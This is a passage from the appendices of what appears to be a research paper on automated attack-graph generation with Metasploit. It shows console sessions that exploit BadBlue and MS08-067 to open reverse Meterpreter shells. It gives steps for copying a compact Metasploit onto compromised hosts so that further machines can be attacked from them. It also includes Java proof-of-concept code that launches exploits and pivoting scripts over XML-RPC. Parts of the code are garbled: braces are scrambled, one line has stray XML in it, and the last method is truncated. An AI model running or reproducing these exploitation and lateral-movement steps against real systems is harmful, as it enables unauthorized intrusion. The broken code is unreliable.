PORTS => 25,80,135,1433
msf auxiliary(tcp) > set THREADS 4
THREADS => 4
msf auxiliary(tcp) > exploit
[*] Scanned 1 of 3 hosts (033% complete)
[*] Scanned 2 of 3 hosts (066% complete)
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

It is very interesting finding that although the Back End Mail Server has port 25 open, it is listening on IP 192.168.204.130 which is in different subnet other than the one that we are scanning and searching for hosts.

The attack graph as a result of the established Meterpreter Sessions (MS) is shown in Figure 6.




Figure 6: Attack Graph Generation for scenario two

Appendix C: Proposed Compact Attack Framework

As mentioned before, we can copy a small compact version of the attack engine of the Metasploit Framework in all compromised hosts and use it again to attack and compromise other hosts in our attack path. By this we will depend only in one meterpreter session between every host and a new client application or a script can communicate the result to the attacker or the command control center.

In order for MSF to work properly, we need to have the following [38]:

- 1) Ruby runtime [47] and Ruby-Gnome [48]
- 2) Readline package [49]
- 3) An SVN version for MSF [50] which is considered the current developed source code for MetaSploit Framework

Then we can remove some folders where we find them are not needed in our compact framework. Examples of such folders are External Folder, Tools, Documentation, and Test. Also some exploit files can be removed like old exploits that is considered obsolete.

In the proposed compact framework, we assume that Ruby Runtime, Ruby-Gnome and Readline are installed on every machine.

Let us now go for an example for how to copy the compact framework after compromising a specific machine. We will take our first scenario that is shown in Figure 7




Figure 7: Proposed Simple Network Infrastructure

a) First let us compromise the first host as usual:

```

msf > use exploit/windows/http/badblue_passthru
msf exploit(badblue_passthru) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(badblue_passthru) > set RHOST 192.168.1.4
RHOST => 192.168.1.4
msf exploit(badblue_passthru) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(badblue_passthru) > exploit
[*] Started reverse handler on 192.168.1.8:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (749056 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.4:58224) at 2011-06-07
01:13:42 +0200
meterpreter >
  
```

b) Our Compact MSF (CMSF) version is located at the C:\CMSF on the attacker machine. So we will use the meterpreter's "upload" command.

```
meterpreter > upload
Usage: upload [options] src1 src2 src3 ... destination
Uploads local files and directories to the remote machine.
OPTIONS:
-r      Upload recursively
```

c) In order to upload the folder with its associated subfolders and files, we need first to create a directory on the compromised machine.

```
meterpreter > mkdir c:\\CMSF
Creating directory: c:\CMSF
```

d) Now we can upload all the files from the attacker machine to the compromised machine.


```
meterpreter > upload -r c:\\CMSF C:\\CMSF
[*] uploading : c:\CMSF/armitage -> C:\CMSF\armitage
[*] uploaded  : c:\CMSF/armitage -> C:\CMSF\armitage
[*] mirroring : c:\CMSF/data -> C:\CMSF\data
[*] uploading : c:\CMSF/data/eicar.com -> C:\CMSF\data\eicar.com
[*] uploaded  : c:\CMSF/data/eicar.com -> C:\CMSF\data\eicar.com
[*] uploading : c:\CMSF/data/eicar.txt -> C:\CMSF\data\eicar.txt
[*] uploaded  : c:\CMSF/data/eicar.txt -> C:\CMSF\data\eicar.txt
[*] uploading : c:\CMSF/data/emailer_config.yaml ->
C:\CMSF\data\emailer_config.yaml
[*] uploaded  : c:\CMSF/data/emailer_config.yaml ->
C:\CMSF\data\emailer_config.yaml
[*] mirroring : c:\CMSF/data/exploits -> C:\CMSF\data\exploits
[*] mirroring : c:\CMSF/data/exploits/capture -> C:\CMSF\data\exploits\capture
[*] mirroring : c:\CMSF/data/exploits/capture/http ->
C:\CMSF\data\exploits\capture\http\alexa.txt
[*] mirroring : c:\CMSF/data/exploits/capture/http/forms ->
C:\CMSF\data\exploits\capture\http\forms
(truncated)
```

e) After the CMSF folder is copied we can do the same thing that is to compromise other host through simple scripting or by a program that we are going to provide its proof of concept in the next section.

Appendix D: Metasploit Framework Development Integration

In the last section we showed how to build the Meterpreter session through a manual process, `db_autopwn` and through the compact framework. In this section we are going to show how to integrate with MSF through XML RPC through a proof of concept code that is able to exploit a specific machine and run commands in the generated meterpreter session.

To load XML-RPC, on MSF console you enter the command “load xmlrpc” as shown in Figure 8



```
Metasploit
File Edit View Help
[Metasploit Logo]
=[ metasploit v3.7.0-dev [core:3.7 api:1.0]
+ -- --=[ 681 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops
=[ svn r12440 updated 43 days ago (2011.04.26)

Warning: This copy of the Metasploit Framework was last updated 43 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf > load xmlrpc
[*] XMLRPC Service: 127.0.0.1:55553
[*] XMLRPC Username: msf
[*] XMLRPC Password: EbziSQqw
[*] XMLRPC Server Type: Basic
[*] Successfully loaded plugin: xmlrpc
msf >
```

Figure 8: Loading XML-RPC in Metasploit Framework

Upon loading XML-RPC, the local listening port, user name and password for authentication is displayed. Such information is important as we will see in our proof of concept code program.

Note: We can load Metasploit XML-RPC by the following command line which we can call either by a script or through our Java program:

```
cd "C:\Program Files\Rapid7\framework\ruby\bin"  
ruby msfrpcd -P EbziSQqw -U MSF -S -a 127.0.0.1
```

In the following section, we will present a proof of concept code written in Java for exploiting a specific machine. In our example we will exploit the webserver used throughout our cases. Also we will show how to interact with specific meterpreter session and getting the results back from it.

It worth mentioning that MSF is an open source application and some of the source files that we are using from the development code (through subversion client [46]) in its current development version.

```

package atgl;
1.  import java.util.HashMap;
2.  import java.util.Map;
3.  import java.util.ArrayList;
4.  public class Main {
5.  public static void main(String[] args) {
6.  RpcConnection rpcConn;
7.  String username = "msf";
8.  String password = "EbziSQqw";
9.  String host = "127.0.0.1";
10. int port = 55553;
11. boolean ssl = false;
12. try {
13.  rpcConn = new
    RpcConnection(username,password.toCharArray(),host,port,ssl);
14.  HashMap hash = new HashMap();
15.  hash.put("RHOST","192.168.1.5");
16.  hash.put("LHOST","192.168.1.4");
17.  hash.put("PAYLOAD","windows/meterpreter/reverse_tcp");
18.  Map recConnStatus ;
19.  recConnStatus =
    (Map)rpcConn.execute("module.execute","exploit","windows/smb/ms08
    _067_netapi", hash);
20.  rpcConn.execute("session.meterpreter_script",1,
    "get_local_subnets");
21.  rpcConn.execute("session.meterpreter_script", 1, "autoroute -s
    10.4.4.0 -n 255.255.255.0");}
22. catch (MsfException mex) { rpcConn = null;}
23. try {
24.  Map received=(Map) rpcConn.execute("session.meterpreter_read",1);
25.  byte[] decodedBytes =
    Base64.decode(received.get("data").toString());
26.  if (decodedBytes.length == 0)
27.  return; //no data
28.  String[] lines = new String(decodedBytes).split("\n");
29.  System.out.println(lines.toString());
30.  }
31. catch (MsfException mex)
32.  {
33.  rpcConn = null;
34.  }
}

```

Figure 9: Proof of Concept Code

The code in figure 9 can be divided to the following

1) Preparing for the connection

Line 7 will be the object that will have all the information regarding the XML-RPC connection that we are going to make. Lines 8 to 12 have the information that we will use when we make a new XML-RPC object and we got them when we loaded XML RPC whether in the MSF Console. Such information is the local listening port, XML-RPC server, user name and password for authentication.

2) Creating Connection

Line 14 for instantiating the `rpcConn` object and if it is successful, it will not raise an exception

3) Executing an Exploit

We prepare a `HashMap` object called `hash`, which is like a hash table to store our exploit values. Line 16 we set the `RemoteHost` which is the machine that we are going to exploit. Line 17 where we set the local IP of the MSF engine or the attacker IP. Line 18 we set the `Payload` values which is the meterpreter with `reverse_tcp` connection. Line 20 where we are executing our exploit.

4) Executing Scripts in the meterpreter session

Line 21 & 22 shows how to run a specific script in a meterpreter session.

`RpcConn.execute` takes three parameters. The first parameter is `"session.meterpreter_script"` to indicate that we are going to execute a specific meterpreter script. The second parameter is the number of the meterpreter session where we are going to execute our script. As we showed earlier we opened up to

four meterpreter sessions, so we need to choose which meterpreter session to execute our script.

5) Reading data from a meterpreter session

Line 24 reads the data that should be written in meterpreter session 1. The data that is resulted from executing a specific script or the data that is written on specific meterpreter session is encoded as Base64. So line 26 decoded the data using the class Base64.

Reaming lines are for manipulating the resulted data.

As we mentioned earlier, we used the `RpcConnection` and `Base64` class. We are putting then in the next pages for reference only as they are working with the proof of concept code in figure 9.

Base64 encoding/decoding class

```
package atgl;
import java.io.*;
/**
 * Simple Base64 encoding/decoding. Very loosely based on Apache Base64
 * class.
 *
 * @author scriptjunkie
 *
 * Taken from the MSF Java GUI Framework.
 */
public class Base64 {
    private static final char intToBase64[] = {
        'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J',
        'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T',
        'U', 'V', 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd',
        'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n',
        'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x',
        'y', 'z', '0', '1', '2', '3', '4', '5', '6', '7',
        '8', '9', '+', '/'
    };
    private static final byte base64ToInt[] = {
        -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1,
        -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1,
        -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1,
        -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1,
        -1, -1, -1, 62, -1, -1, -1, 63, 52, 53,
        54, 55, 56, 57, 58, 59, 60, 61, -1, -1,
        -1, -1, -1, -1, -1, 0, 1, 2, 3, 4,
        5, 6, 7, 8, 9, 10, 11, 12, 13, 14,
        15, 16, 17, 18, 19, 20, 21, 22, 23, 24,
        25, -1, -1, -1, -1, -1, -1, 26, 27, 28,
        29, 30, 31, 32, 33, 34, 35, 36, 37, 38,
        39, 40, 41, 42, 43, 44, 45, 46, 47, 48,
        49, 50, 51
    };
    public static String encode(String source) {
        try {
            return encode(source.getBytes("UTF-8"));
        }
        catch (Exception ex) {
            return encode(source.getBytes());
        }
    }
    /** Converts a byte array to a base64-encoded String. */
    public static String encode(byte source[]) {
        int offset = 0;
        int num = 0;
        int numBytes = 0;
        StringBuilder sb = new StringBuilder();
    }
```

```

for (int i = 0; i < source.length; i++) {
    int b = source[offset++];
    if (b < 0)
        b += 256;
    num = (num << 8) + b;
    if (++numBytes != 3)
        continue;
    sb.append(intToBase64[num >> 18]);
    sb.append(intToBase64[num >> 12 & 0x3f]);
    sb.append(intToBase64[num >> 6 & 0x3f]);
    sb.append(intToBase64[num & 0x3f]);
    num = 0;
    numBytes = 0;
}
if (numBytes > 0) {
    if (numBytes == 1) {
        sb.append(intToBase64[num >> 2]);
        sb.append(intToBase64[num << 4 & 0x3f]);
        sb.append("==");
    } else {
        sb.append(intToBase64[num >> 10]);
        sb.append(intToBase64[num >> 4 & 0x3f]);
        sb.append(intToBase64[num << 2 & 0x3f]);
        sb.append('=');
    }
}
return sb.toString();
}
/** Decodes a Base64-encoded String to a byte array. */
public static byte[] decode(String source) {
    int num=0;
    int numBytes=0;
    int eofBytes = 0;
    ByteArrayOutputStream bout = new ByteArrayOutputStream();
    for (int i = 0; i < source.length(); i++) {
        char c = source.charAt(i);
        if (Character.isWhitespace(c))
            continue;
        if (c == '=') {
            eofBytes++;
            num = num << 6;
            switch (++numBytes) {
                case 1:
                case 2:
                    throw new RuntimeException("Unexpected end of stream character (=)");
                case 3:
                    break;
                case 4:
                    bout.write((byte) (num >> 16));
                    if (eofBytes == 1)
                        bout.write((byte) (num >> 8));
                    break;
                case 5:
                    throw new RuntimeException("Trailing garbage detected");
                default:
                    throw new IllegalStateException("Invalid value for numBytes");
            }
        }
        continue;
    }
}

```

```

if (eofBytes > 0)
throw new RuntimeException("Base64 characters after end of stream
character (=) detected.");
if (c >= 0 && c < Base64.base64ToInt.length) {
int result = Base64.base64ToInt[c];
if (result >= 0) {
num = (num << 6) + result;
if (++numBytes != 4)
continue;
bout.write((byte) (num >> 16));
bout.write((byte) (num >> 8 & 0xff));
bout.write((byte) (num & 0xff));
num = 0;
numBytes = 0;
continue;
}
}
if (!Character.isWhitespace(c))
throw new RuntimeException("Invalid Base64 character: " + (int) c);
}
return bout.toByteArray();
}
}

```

RpcConnection Class

```

package atgl;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;
import java.security.KeyManagementException;
import java.security.NoSuchAlgorithmException;
import java.text.ParseException;
import java.text.SimpleDateFormat;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import javax.net.ssl.SSLContext;
import javax.net.ssl.TrustManager;
import javax.net.ssl.X509TrustManager;
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.transform.TransformerFactory;
import javax.xml.transform.dom.DOMSource;
import javax.xml.transform.stream.StreamResult;
import org.w3c.dom.Document;
import org.w3c.dom.Element;
import org.w3c.dom.Node;
/**
 * RpcConnection handles connection details to a msfrpcd and
 * automatically sends
 * activity to be logged. It also caches some method calls to more
 * quickly
 * retrieve results later.
 */

```

```

* Implements a minimal XMLRPC client for our purposes. Reinventing the
wheel is
* usually a bad idea, but CVE [35]/description searching takes a long
time and this
* implementation runs a CVE [35] search twice as fast as the apache
libs. It also
* results in a more responsive console.
*
* @author scriptjunkie
*/
public class RpcConnection {
private String rpcToken;
private Map callCache = new HashMap();
public String defaultUser = "msf", defaultPass = null, defaultHost =
"127.0.0.1";
public static int defaultPort = 55553;
public static boolean defaultSsl = false;
public static boolean disableDb = false;
private Socket connection;
private OutputStream sout; //socket output/input
private InputStream sin;
private final Object lockObject = new Object();//to synchronize one
request at a time
private String username, password, host;
private int port;
private boolean ssl;
/** Constructor sets up a connection and authenticates. */
RpcConnection(String username, char[] password, String host, int port,
boolean ssl) throws MsfException {
boolean haveRpcd=false;
this.username = username;
this.password = new String(password);
this.host = host;
this.port = port;
this.ssl = ssl;
String message = "";
try {
if(ssl){
TrustManager[] trustAllCerts = new TrustManager[]{
new X509TrustManager() {
public java.security.cert.X509Certificate[] getAcceptedIssuers() {
return null;
}
}
}
public void checkClientTrusted(java.security.cert.X509Certificate[]
certs, String authType) {
}
public void checkServerTrusted(java.security.cert.X509Certificate[]
certs, String authType) {
}
}
};
// Let us create the factory where we can set some parameters for the
connection
SSLContext sc = SSLContext.getInstance("SSL");
sc.init(null, trustAllCerts, new java.security.SecureRandom());
connection = sc.getSocketFactory().createSocket(host, port);
} else {
connection = new Socket(host, port);
}
}

```

```

connection.setTimeout(5000); //Five second timeout
sout = connection.getOutputStream();
sin = connection.getInputStream();
Map results = exec("auth.login", new Object[]{username, this.password});
rpcToken=results.get("token").toString();
haveRpcd=results.get("result").equals("success");
} catch (MsfException xre) {
message = xre.getLocalizedMessage();
} catch (IOException io){
message = io.getLocalizedMessage();
} catch (NullPointerException nex){
} catch (NoSuchAlgorithmException nsax){
} catch (KeyManagementException kmx){
}
if(!haveRpcd)
throw new MsfException("Error connecting. "+message);
/*Map root = MsfguiApp.getPropertiesNode();
root.put("username", username);
root.put("password", this.password);
root.put("host", host);
root.put("port", port);
root.put("ssl", ssl);
root.put("disableDb", disableDb);*/
}

public String toString(){
return "RPC connection "
+ "\nusername: "+username
+ "\npassword: " + password
+ "\nhost: " + host
+ "\nport: " + Integer.toString(port)
+ "\nssl: " + ssl;
}
/** Destructor cleans up. */
protected void finalize() throws Throwable{
super.finalize();
connection.close();
}
/** Adds token, runs command, and notifies logger on call and return */
public Object execute(String methodName, Object... params) throws
MsfException{
//MsfguiLog.defaultLog.logMethodCall(methodName, params);
Object[] paramsNew = new Object[params.length+1];
paramsNew[0] = rpcToken;
System.arraycopy(params, 0, paramsNew, 1, params.length);
Object result = cacheExecute(methodName, paramsNew);
//MsfguiLog.defaultLog.logMethodReturn(methodName, params, result);
return result;
}
/** Caches certain calls and checks cache for re-executing them.
* If not cached or not cacheable, calls exec. */
private Object cacheExecute(String methodName, Object[] params) throws
MsfException{
if(methodName.equals("module.info") ||
methodName.equals("module.options")
|| methodName.equals("module.compatible_payloads") ||
methodName.equals("module.post")){
StringBuilder keysb = new StringBuilder(methodName);
for(int i = 1; i < params.length; i++)

```

```

    keysb.append(params[i].toString());
    String key = keysb.toString();
    Object result = callCache.get(key);
    if(result == null){
        result = exec(methodName, params);
        callCache.put(key, result);
    }
    if(result instanceof Map){
        HashMap clone = new HashMap();
        clone.putAll((Map)result);
        return clone;
    }
    return result;
}
return exec(methodName, params);
}
/** Method that sends a call to the server and received a response;
only allows one at a time */
private Map exec (String methname, Object[] params) throws
MsfException{
    try{
        synchronized(lockObject){ //Only one method call at a time!
            writeCall(methname, params);
            //return (Map)readResp();
            Map tmap;
            tmap=(Map)readResp();
            // byte[] decodedBytes = Base64.decode(tmap.get("data").toString());
            //return; //no data
            //String[] lines = new String(decodedBytes).split("\n");
            return tmap;
        }
    }catch(Exception ex){ //any weirdness gets wrapped in a MsfException
        if(! (ex instanceof MsfException))
            throw new MsfException("Error in call: "+ex.getLocalizedMessage(), ex);
        throw (MsfException)ex;
    }
}
/** Creates an XMLRPC call from the given method name and parameters
and sends it */
protected void writeCall(String methname, Object[] params) throws
Exception{
    Document doc =
    DocumentBuilderFactory.newInstance().newDocumentBuilder().newDocument()
    ;
    Element methodCall = doc.createElement("methodCall");
    doc.appendChild(methodCall);
    Element methodName = doc.createElement("methodName");
    methodName.appendChild(doc.createTextNode(methname));
    methodCall.appendChild(methodName);
    Element paramsEl = doc.createElement("params");
    methodCall.appendChild(paramsEl);
    //Add each parameter by type. Usually just the maps are difficult
    for(Object param : params){
        Element paramEl = doc.createElement("param");
        paramEl.appendChild(objectToNode(doc,param));
        paramsEl.appendChild(paramEl);
    }
    ByteArrayOutputStream bout = new ByteArrayOutputStream();
}

```

```

TransformerFactory.newInstance().newTransformer().transform(new
DOMSource(doc), new StreamResult(bout));
sout.write(bout.toByteArray());
sout.write(0);
}
public static Node objectToNode(Document doc, Object param){
Node valEl = doc.createElement("value");
if(param instanceof Map){ //Reverse of the parseVal() struct-to-HashMap
code
Element structEl = doc.createElement("struct");
for(Object entryObj : ((Map)param).entrySet()){
Map.Entry ent = (Map.Entry)entryObj;
Element membEl = doc.createElement("member");
Element nameEl = doc.createElement("name");
nameEl.appendChild(doc.createTextNode(ent.getKey().toString()));
membEl.appendChild(nameEl);
membEl.appendChild(objectToNode(doc, ent.getValue()));
structEl.appendChild(membEl);
}
valEl.appendChild(structEl);
}else if(param instanceof List || param instanceof Object[]){ //Reverse
of the parseVal() array-to-HashMap code
Element arrayEl = doc.createElement("array");
Element dataEl = doc.createElement("data");
if(param instanceof Object[])
for(Object obj : (Object[])param)
dataEl.appendChild(objectToNode(doc, obj));
else
for(Object obj : (List)param)
dataEl.appendChild(objectToNode(doc, obj));
arrayEl.appendChild(dataEl);
valEl.appendChild(arrayEl);
}else if(param instanceof Integer){ //not sure I even need this
Element i4El = doc.createElement("i4");
i4El.appendChild(doc.createTextNode(param.toString()));
valEl.appendChild(i4El);
}else if(param instanceof Boolean){ //not sure I even need this
Element boolEl = doc.createElement("boolean");
boolEl.appendChild(doc.createTextNode(param.toString()));
valEl.appendChild(boolEl);
}else{
Element strEl = doc.createElement("string");
strEl.appendChild(doc.createTextNode(param.toString()));
valEl.appendChild(strEl);
}
return valEl;
}
/** Receives an XMLRPC response and converts to an object */
protected Object readResp() throws Exception{
//Will store our response
StringBuilder sb = new StringBuilder();
int len;
do{
//read bytes
ByteArrayOutputStream cache = new ByteArrayOutputStream();
int val;
try{
while((val = sin.read()) != 0){
if(val == -1)

```



```

throw new MsfException("Stream died.");
cache.write(val);
}
} catch (IOException ex) {
throw new MsfException("Error reading response.");
}
//parse the response: <methodResponse><params><param><value>...
ByteArrayInputStream is = new
ByteArrayInputStream(cache.toByteArray());
int a = is.read();
while(a != -1){
if(!Character.isISOControl(a) || a == '\t')
sb.append((char)a);
//else
// sb.append("&#x").append(Integer.toHexString(a)).append(';');
a = is.read();
}
len = sb.length();//Check to make sure we aren't stopping on an
embedded null
} while (sb.lastIndexOf("</methodResponse>") < len - 20 || len < 30);
Document root =
DocumentBuilderFactory.newInstance().newDocumentBuilder()
.parse(new ByteArrayInputStream(sb.toString().getBytes()));

if(!root.getFirstChild().getNodeName().equals("methodResponse"))
throw new MsfException("Error reading response: not a response.");
Node methResp = root.getFirstChild();
if(methResp.getFirstChild().getNodeName().equals("fault")){
throw new MsfException(methResp.getFirstChild()//fault
.getFirstChild() // value
.getFirstChild() // struct
.getLastChild() // member
.getLastChild() // value
.getTextContent());
}
Node params = methResp.getFirstChild();
if(!params.getNodeName().equals("params"))
throw new MsfException("Error reading response: no params.");
Node param = params.getFirstChild();
if(!param.getNodeName().equals("param"))
throw new MsfException("Error reading response: no param.");
Node value = param.getFirstChild();
if(!value.getNodeName().equals("value"))
throw new MsfException("Error reading response: no value.");
return parseVal(value);
}
/** Takes an XMLRPC DOM value node and creates a java object out of it
recursively */
public static Object parseVal(Node submemb) throws MsfException {
Node type = submemb.getFirstChild();
String typeName = type.getNodeName();
if(typeName.equals("string")){<struct><member><name>jobs</name><value
><struct/></value></member></struct>
return type.getTextContent(); //String returns java string
}else if (typeName.equals("array")){ //Array returns List
ArrayList arrgh = new ArrayList();
Node data = type.getFirstChild();
if(!data.getNodeName().equals("data"))
throw new MsfException("Error reading array: no data.");

```

```

for(Node val = data.getFirstChild(); val != null; val =
val.getNextSibling())
arrgh.add(parseVal(val));
return arrgh;
}else if (typeName.equals("struct")){ //Struct returns a HashMap of
name->value member pairs
HashMap structmembs = new HashMap();
for(Node member = type.getFirstChild(); member != null; member =
member.getNextSibling()){
if(!member.getNodeName().equals("member"))
throw new MsfException("Error reading response: non struct member.");
Object name = null, membValue = null;
//get each member and put into output map
for(Node submember = member.getFirstChild(); submember != null;
submember = submember.getNextSibling()){
if(submember.getNodeName().equals("name"))
name = submember.getTextContent();
else if (submember.getNodeName().equals("value"))
membValue = parseVal(submember); //Value can be arbitrarily complex
}
structmembs.put(name, membValue);
}
return structmembs;
}else if (typeName.equals("i4")){
return new Integer(type.getTextContent());
}else if (typeName.equals("boolean")){
return type.getTextContent().equals("1") ||
Boolean.valueOf(type.getTextContent());
}else if (typeName.equals("dateTime.iso8601")) {
SimpleDateFormat sdf = new SimpleDateFormat("yyyyMMdd'T'HH:mm:ss");
try{
return sdf.parse(type.getTextContent());
}catch(ParseException pex){
return type.getTextContent();
}
} else {
throw new MsfException("Error reading val: unknown type " + typeName);
}
}

/** Attempts to start msfrpcd and connect to it.
public static Task startRpcConn(final MainFrame mainFrame){
if(mainFrame.rpcConn != null){
JOptionPane.showMessageDialog(mainFrame.getFrame(), "You are already
connected!\n"
+ "Exit before making a new connection.");
throw new RuntimeException("Already connected");
}
return new Task<RpcConnection, Void>(mainFrame.getApplication()){
private RpcConnection myRpcConn;
@Override
protected RpcConnection doInBackground() throws Exception {
setTitle("Starting new msfrpcd");
setMessage("Setting up and saving parameters.");
setProgress(0.0f);
if(defaultPass == null){
StringBuilder password = new StringBuilder();
Random secrand = new SecureRandom();
for (int i = 0; i < 10; i++)

```

```

password.append((char) ('a'+secrand.nextInt(26)));
defaultPass = password.toString();
}
java.util.List args = new
java.util.ArrayList(java.util.Arrays.asList(new String[]{
"msfrpcd", "-P", defaultPass, "-t", "Basic", "-U", defaultUser, "-
a", "127.0.0.1"}));
if(!defaultSsl)
args.add("-S");
if(disableDb)
args.add("-n");
setMessage("Starting msfrpcd.");
setProgress(0.2f);
Process proc = null;
try {
proc = MsfguiApp.startMsfProc(args);
} catch (MsfException ex) {
